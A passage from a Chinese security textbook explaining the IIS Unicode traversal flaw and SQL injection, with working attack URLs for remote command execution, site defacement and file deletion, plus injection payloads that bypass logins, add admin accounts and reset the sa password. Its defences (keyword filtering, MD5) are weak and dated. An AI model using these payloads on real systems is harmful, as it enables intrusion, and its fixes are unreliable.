目前，对网络的入侵和攻击，基本上都是利用系统所存在的安全漏洞进行的，利用 IPC$ 远程连接的入侵较少，因目前操作系统大多数都内置或安装了防火墙，创建 IPC$ 连接的成功几率较小。

“挂马”也是目前常用的一种攻击入侵方式，它是在网页中嵌入恶意代码，当存在某方面安全漏洞的用户访问这些网页时，嵌入网页的木马就会利用安全漏洞侵入用户系统，盗取用户敏感信息或进行攻击破坏。

## 2.7.2 Unicode 漏洞攻击及防范

**1. Unicode 漏洞简介**

Unicode 漏洞是一个比较经典的漏洞，该漏洞的存在使利用 IIS 构建的网站无任何安全性可言。该漏洞是 IIS 4.0 和 IIS 5.0 在对 Unicode 字符解码的实现过程中存在严重的缺陷，导致任意用户通过 IIS 可以远程执行任意命令。

该漏洞从中文版 IIS 4.0+SP6 开始存在，受影响的系统还包括 Windows 2000 Server+IIS 5.0、Windows 2000 Server+IIS 5.0+SP1。

该漏洞在目前主流的服务器操作系统中已不再存在，对现有的服务器应用系统不会再构成威胁。此处选用该漏洞，主要是向读者展示网络安全漏洞对系统安全所带来的安全威胁是多么的严重。

存在该漏洞的 IIS 在打开 URL 地址时，如果 URL 路径中存在 Unicode 字符，它会对其进行解码。若用户构造一些特殊的编码，可实现绕过 IIS 的路径检查，导致 IIS 错误地打开或者执行 Web 站点根目录以外的文件或程序，从而带来安全问题。

对于中文版的 IIS 4.0/5.0，若 URL 路径或网页文件名中包含类似“%c1%*hh*”或“%c0%*hh*”的特殊字符，它会首先将其解码变为“0xc10x*hh*”或“0xc00x*hh*”，然后尝试打开该文件。

Windows 系统会认为“0xc10x*hh*”是 Unicode 编码，因此它会首先对其进行解码，然后再打开该文件。在进行解码时，如果 0x00<=0x*hh*<0x40，则采用的解码公式为：

```
%c1%hh→(0xc1 - 0xc0) * 0x40 + 0xhh
%c0%hh→(0xc0 - 0xc0) * 0x40 + 0xhh
```

利用这种解码方案，可以构造出一些特殊字符，以实现绕过 IIS 的路径检查，从而实现执行或者打开任意的文件。

例如，利用以下编码，可构造出路径表达所需要的“/”和“\”字符。

```
%c1%1c→(0xc1 - 0xc0) * 0x40 + 0x1c = 0x5c = "/"
%c0%2f→(0xc0 - 0xc0) * 0x40 + 0x2f = "\"
```

因此，对于中文版的 IIS 4.0/5.0，就可以用“%c1%1c”来替代表示 URL 路径中的“/”字符。对于要执行的命令中的空格，可使用“+”字符来表示。对于 Windows 2000 Server 英文版，“/”字符采用“%c0%af”来表示。

**2. Unicode 漏洞的攻击方法**

假设 192.168.168.254 主机为中文版 Windows 2000 Server+IIS 5.0 系统。Windows 系统安装在 Windows 目录中。若安装目录是 winnt，则将 URL 路径中的 Windows 换成 winnt 即可。下面以该主机为例，介绍 Unicode 漏洞的利用与攻击方法。

(1) 检查 Unicode 漏洞是否存在

在 IE 浏览器中输入以下地址：

```
http://192.168.168.254/scripts/..%c1%1c../windows/system32/cmd.exe?/c+dir
```

该 URL 路径经过解码后就等价于：

```
http://192.168.168.254/scripts/../../windows/system32/cmd.exe?/c+dir
```

输入以上 URL 路径并按 Enter 键，若显示如图 2.26 所示的内容，则说明该系统存在 Unicode 漏洞。





图 2.26　检查是否存在 Unicode 漏洞

URL 路径中的“../../”相当于在当前路径的基础上，连续二次返回上级目录，这样就回到了 C:盘的根目录(C:\)，接下来就可通过指定的路径“windows/system32/cmd.exe”，访问到 Shell 程序 cmd.exe。

“http://192.168.168.254/scripts/..%c1%1c../windows/system32/cmd.exe? /c+”之后的部分就是要执行的 DOS 命令。在 DOS 命令中，空格用“+”替代表示。

例如，若要显示 C:\下的目录文件列表，则可输入以下 URL 地址：

```
http://192.168.168.254/scripts/..%c1%1c../windows/system32/cmd.exe?/c+dir+c:\
```

执行后输出的结果如图 2.27 所示。

在 IIS 创建的默认网站中，默认创建了名为 Scripts 的虚拟目录，如图 2.28 所示。若管理员删除了该虚拟目录，则以上方法失效。





图 2.27　利用 Unicode 漏洞执行命令





图 2.28　IIS 默认站点所创建的虚拟目录

(2) 利用 Unicode 漏洞的攻击示例

① 创建目录。

例如，若要创建 C:\mysite 目录，则实现的操作为：

```
http://192.168.168.254/scripts/..%c1%1c../windows/system32/cmd.exe?/c+md+c:\mysite
```

② 在创建的目录中添加或修改文件。

例如，若要在创建的目录中添加一个 index.htm 文件，文件内容为“Hacked by Sniper”，则实现的操作为：

```
http://192.168.168.254/scripts/..%c1%1c../windows/system32/cmd.exe?/c+echo+Hacker+by
```

```
+Sniper+>+c:\mysite\index.htm
```

在 IE 浏览器中输入以上地址并按 Enter 键后，将显示输出“The parameter is incorrect.”的提示信息，执行未成功。这是因为 IIS 加载程序在检测到有 cmd.exe 或者 command.com 字符串时，要进一步检查“&|(,;%<>”特殊字符，若发现有这些特殊字符，就不允许执行。此时，可采取在 cmd.exe 程序的主名后面跟上一个双引号，来绕过 IIS 加载程序的检查。此时的执行方法如下所示：

```
http://192.168.168.254/scripts/..%c1%1c../windows/system32/cmd".exe?/c+echo+Hacker+
by+Sniper+>+c:\mysite\index.htm
```

此时执行后，在 IE 浏览器中输出的信息为：

```
CGI Error
The specified CGI application misbehaved by not returning a complete set of HTTP headers. The
headers it did return are:
```

当看到该信息，则说明命令执行成功。将“>”重定向符更换为“>>”重定向符，可实现以追加方式添加内容。利用该方法，可以黑掉任何具有该漏洞的网站。有时网站首页文件无法使用 echo 写入，除了权限问题之外，也可能是文件被设置为只读，此时可使用 attrib 来修改文件的属性。

在利用该方法来黑掉网站首页文件时，应首先获得网站的磁盘物理路径。对于存在 Unicode 漏洞的系统，通常也存在 idq 漏洞。利用 idq 漏洞可获得网站的物理路径。

在 IE 浏览器中输入以下地址，即可获得网站根目录的位置，如图 2.29 所示。

```
http://192.168.168.254/.idq
```





图 2.29　利用 idq 漏洞获得网站根目录路径

③ 删除文件。

例如，若要删除刚才创建的 index.htm 文件，则实现操作为：

```
http://192.168.168.254/scripts/..%c1%1c../windows/system32/cmd.exe?/c+del+c:\mysite\
index.htm
```

④ 删除目录。

假设删除刚才创建的 C:\mysite 目录，则实现的操作为：

```
http://192.168.168.254/scripts/..%c1%1c../windows/system32/cmd.exe?/c+rd+c:\mysite
```

⑤ 查看指定文件的内容。

假设有 C:\test.htm 文件，现在查看该文件的内容，则执行方法为：

```
http://192.168.168.254/scripts/..%c1%1c../windows/system32/cmd.exe?/c+type+c:\
test.htm
```

除了可执行以上 DOS 命令外，理论上利用该方法可执行任意命令。从中可见，安全漏洞对系统安全的威胁是直接的、严重的。对该漏洞的防范通过对系统打补丁来解决。

## 2.7.3 SQL 注入漏洞攻击及防范

### 1. SQL 注入漏洞简介

SQL 注入(SQL Injection)技术最早出现在 1999 年，目前没有对 SQL 注入技术的标准定义，微软中国技术中心从以下两方面对其进行了描述。

(1) 脚本注入式的攻击。

(2) 恶意数据输入，用来影响被执行的 SQL 脚本。

SQL 注入漏洞属于 Web 脚本漏洞，它是 Web 应用程序开发者在编程过程中，未对 SQL 语句传入的参数进行严格的检查和处理所造成的人为漏洞。SQL 注入成功后，攻击者可获得对网站后台数据库的未经授权的访问和直接检索。利用 SQL 注入技术来实施的网络攻击称为 SQL 注入攻击。

SQL 注入漏洞仅存在于有数据库连接和存取访问操作的应用程序中，尤其以 Web 应用程序为主。在 Web 应用程序中，交互式的提交表单页面和具有接收参数能力的网页，才存在 SQL 注入漏洞的可能，具有 SQL 注入漏洞的网页通常称为一个 SQL 注入点。

在动态网页中，交互式的提交表单页面所提交的数据，大多数是 SQL 数据查询的条件数据。攻击者通过在交互式的提交表单页面精心构造和提交数据，可实现在构造生成的 SQL 查询语句的末尾附加上额外的 SQL 语句元素，从而达到欺骗数据库服务器执行非授权查询的目的，这就是 SQL 注入攻击的基本原理。

在 SQL 注入攻击技术中，最简单的一种就是“单引号注入”。下面以网站后台的用户名和密码输入页面为例，介绍“单引号注入”攻击的实现原理和方法。

网站后台系统是授权访问的，只有通过身份验证的合法用户才能访问这些管理性质的页面。在登录页面的用户名和密码输入框中所输入的数据，是要构造生成的 SQL 查询语句的条件。

假设用于显示用户名和密码输入界面的表单页面为 login.asp，用户名输入框对象的名称为 userid，密码输入框的名称为 pwd。表单将数据提交给 checklogin.asp 页面处理。checklogin.asp 页面接收表单所提交来的数据，构造生成 SQL 查询语句，然后执行 SQL 查询，以判断检查用户输入的用户名和密码与数据表中所存储的用户名和密码是否一致，若一致，身份验证通过，页面跳转到后台管理系统页面，允许用户进入和访问网站后台系统。

在 checklogin.asp 页面中，获得表单所提交来的数据并动态构造生成 SQL 查询语句的代码如下：

```
<%
varuserid = Request.Form("userid")
varpwd = Request.Form("pwd")
```

```
sqlstr = "Select * from userinfo where username = '" & varuserid & "' and pwd = '" & varpwd & "'"
%>
```

若在用户名输入框中输入“admin”，在密码输入框中输入“letmein”，则最后构造生成的 SQL 查询语句为：

```
Select * from userinfo where username = 'admin' and pwd = 'letmein'
```

从中可见，所构造生成的 SQL 查询语句是正确的。但如果攻击者在用户名输入框中输入“admin”，而在密码输入框中输入：

```
anystring' or '1' = '1
```

此时所构造生成的 SQL 查询语句为：

```
Select * from userinfo where username = 'admin' and pwd = 'anystring' or '1' = '1'
```

从其条件表达式可见，该条件恒为真，用户身份得到验证通过，可成功进入后台系统，系统安全被攻破。

另外，也可在用户名输入框中输入“admin' or 1＝1 --”，在密码输入框中输入任意字符，比如 letmein，则此时的 SQL 查询语句就变为：

```
Select * from userinfo where username = 'admin' or 1 = 1 -- ' and pwd = 'letmein'
```

由于“--”是 SQL 的注释符，因此，以上 SQL 语句等价于以下语句：

```
Select * from userinfo where username = 'admin' or 1 = 1
```

此时查询条件也恒为真，虽然表达方式不同，但实现原理和达到的目的相同。

对于“单引号注入”攻击的防范，可在构造生成 SQL 查询语句之前，将表单所提交来的数据进行过滤，比如过滤掉单引号、空格字符、-- 和 or 等关键字。另外，也可通过比较密文的方式来进行判断，此时的代码变为：

```
<%
varuserid = md5(Request.Form("userid"))
varpwd = md5(Request.Form("pwd"))
sqlstr = "Select * from userinfo where username = '" & varuserid & "' and pwd = '" & varpwd & "'"
%>
```

此时保存账户和密码信息的 userinfo 数据表中的 username 和 pwd 字段，应分别保存账户和密码的 MD5 值。

**2. SQL 注入攻击的特点与危害**

SQL 注入攻击是通过正常的 Web 访问来进行的，与正常的网页访问没有什么区别，无法利用防火墙来对 SQL 注入攻击进行有效的防范。SQL 注入攻击的危害性较大，注入攻击成功后，网站后台账户名和密码可被攻击者所获取，之后利用该账户登录后台管理系统，从而导致攻击者可任意篡改网站数据或导致数据的严重泄密。因此，在一定程度上，其安全风险高于其他漏洞。目前，SQL 注入攻击已成为对网站攻击的主要手段之一。

SQL 注入攻击具有一定的隐蔽性。如果注入攻击成功后，攻击者并不急着破坏或修改网站数据，管理员又没有查看 IIS 日志的习惯，则可能被入侵很长时间了都不会发觉。

**3. SQL 注入攻击的基本步骤**

SQL 注入攻击可以手工进行，也可利用 SQL 注入攻击软件（HDSI、Domain、NBSI 等）

来自动进行。

(1) 寻找 SQL 注入点

表单数据提交到的处理页面和具有参数传入和接收能力的网页,才有可能存在 SQL 注入漏洞,因此,应在这类网页中查找 SQL 注入点。

判断网页是否存在 SQL 注入漏洞,可利用前面介绍的"单引号注入"方法,输入精心构造的特殊字符串,通过浏览器是否返回错误信息,以及具体的错误信息来判断是否存在 SQL 注入漏洞。如果返回错误信息,则表明程序未对输入的数据进行过滤处理,SQL 语句被执行了,只是执行出错。

(2) 获取有关数据库方面的信息

获得有关数据库方面的信息,是 SQL 注入过程中一个比较关键的部分。可通过注入相关 SQL 语句,来了解数据库是否支持子查询,是否支持多句查询、保存用户账户的数据表名以及保存账户名和密码的字段的名称、数据库是否存在 xp_cmdshell 存储过程等方面的信息。

(3) 实施注入攻击,获得对目标计算机的控制权

如果目标主机是 SQL Server 类型的数据库,SQL Server 数据库内置有 xp_cmdshell 存储过程,在获得 sa 账户权限后,利用该存储过程可以直接添加管理员账户、开放 3389 远程终端服务或执行其他任意 DOS 命令。

若没有 xp_cmdshell 存储过程,则可利用注入攻击获得或添加后台管理账户和密码,然后利用后台中的文件上传功能,上传网页木马(比如海阳顶端 ASP 木马)来获得对目标主机的控制权。

海阳顶端 ASP 木马一旦被复制到网站,客户端只需用 IE 浏览器访问 ASP 木马网页,就可在 Web 界面上轻松地控制目标计算机,并能实现文件上传下载、删除操作、用户添加、文件修改和远程执行程序等操作。

在利用 SQL 注入攻击获得后台的用户名和密码时,若密码是 MD5 值,可通过 http://www.md5.net 网站试着破解出密码明文。不过,对于简单的密码,该方法可行,对于复杂的密码,破解难度较高。若是通过注入方式,直接向目标主机的后台添加管理账户,要注意区分目标后台的密码是明文还是 MD5 值,若是 MD5 值,则可先将要添加账户的密码转换成 MD5 值,然后再通过注入的方式添加到后台管理账户数据表中。

**4. SQL 注入相关技术**

在进行 SQL 注入攻击时,会充分利用 SQL 语句的特点,通过精心构造注入语句来达到非授权执行 SQL 语句的目的。使用的技巧主要有如下几种。

(1) 通过使用分号来构造多句查询,实现同时执行注入的 SQL 语句。

SQL Server 2000/2005/2008、Oracle 等服务器型数据库,一般都支持多句查询。例如,在前面介绍的用户名和密码输入表单页面中,若用户名输入"admin",而密码框输入以下内容:

```
123';insert into userinfo(username,pwd,enabled) values('webadmin','24361',1); --
```

表单数据提交后,在表单数据处理页面动态构造生成的 SQL 查询语句,此时就变为以下内容:

```
Select * from userinfo where username = 'admin' and pwd = '123';insert into userinfo(username,
pwd,enabled) values('webadmin','24361',1); -- '
```

以上 SQL 语句在语法上是正确的，可以被执行，执行后的结果就是在目标主机的后台管理账户数据表(userinfo)中添加了一个管理账户。以后就可使用自己添加的 webadmin 账户来登录后台。

如果将注入的 insert into 语句替换成 drop table 语句，还可实现对指定数据表的删除操作。如果替换成 update 语句，可实现对指定数据表数据的修改操作。例如，将注入的 SQL 语句替换为以下 update 语句，可将 SQL Server 数据库的 sa 账户的密码更改为“111111”。

```
update master.dbo.sysxlogins set password = 0x0100AB01431E944AA50CBB30267F53B9451B7189CA67A
F19A1FC944AA50CBB30267F53B9451B7189CA67AF19A1FC where sid = 0x01
```

(2) 使用 SQL 的“--”注释符，注释掉不需要的内容。

在本示例中，密码属于字符串数据类型，在表单数据处理页面动态构造 SQL 语句时，会在输入的密码字符串的末尾，添加字符串常量对应的后单引号。对于注入的 SQL 语句，若最终生成的 SQL 语句已是完整的了，比如上面注入的 insert into 语句，则这个后单引号就是多余的，此时就可在注入的 SQL 语句的末尾添加上“;--”。其中的“;”为后面一个 SQL 语句的结束符，“--”为注释符，之后的内容被注释掉，这样后单引号就被注释掉了。

若用户所接收的数据是数值类型，则在构造生成 SQL 语句时，不会在数据的后面附加后单引号，此时就不需要使用“--”注释符。比如，在利用以下类似的注入点进行 SQL 注入时，就不需要使用“--”注释符。

注入点：http://ip_address/show.asp?newsid = 12

注入方法示例：

```
http://ip_address/show.asp?newsid = 12;insert into userinfo(username,pwd,enabled) values('webadmin',
'24361',1);
```

show.asp 网页用于显示指定新闻 ID 的内容。接收到要显示新闻的 ID 值后，show.asp 网页中的 ASP 代码，首先会动态构造生成 SQL 查询语句，然后再执行该 SQL 语句以返回记录集。其中，构造生成 SQL 查询语句的 ASP 代码一般为：

```
<%
nid = Request.QueryString("newsid")
sqlstr = "Select * From news Where id = " & nid
%>
```

在浏览器的地址栏输入以上带有 SQL 注入的 URL 地址后，最后构造生成的 SQL 语句如下：

```
Select * From news Where id = 12; insert into userinfo(username,pwd,enabled) values('webadmin',
'24361',1);
```

show.asp 网页在执行该 SQL 查询语句时，注入的 Insert into 语句也会被同时执行，最后账户添加成功。

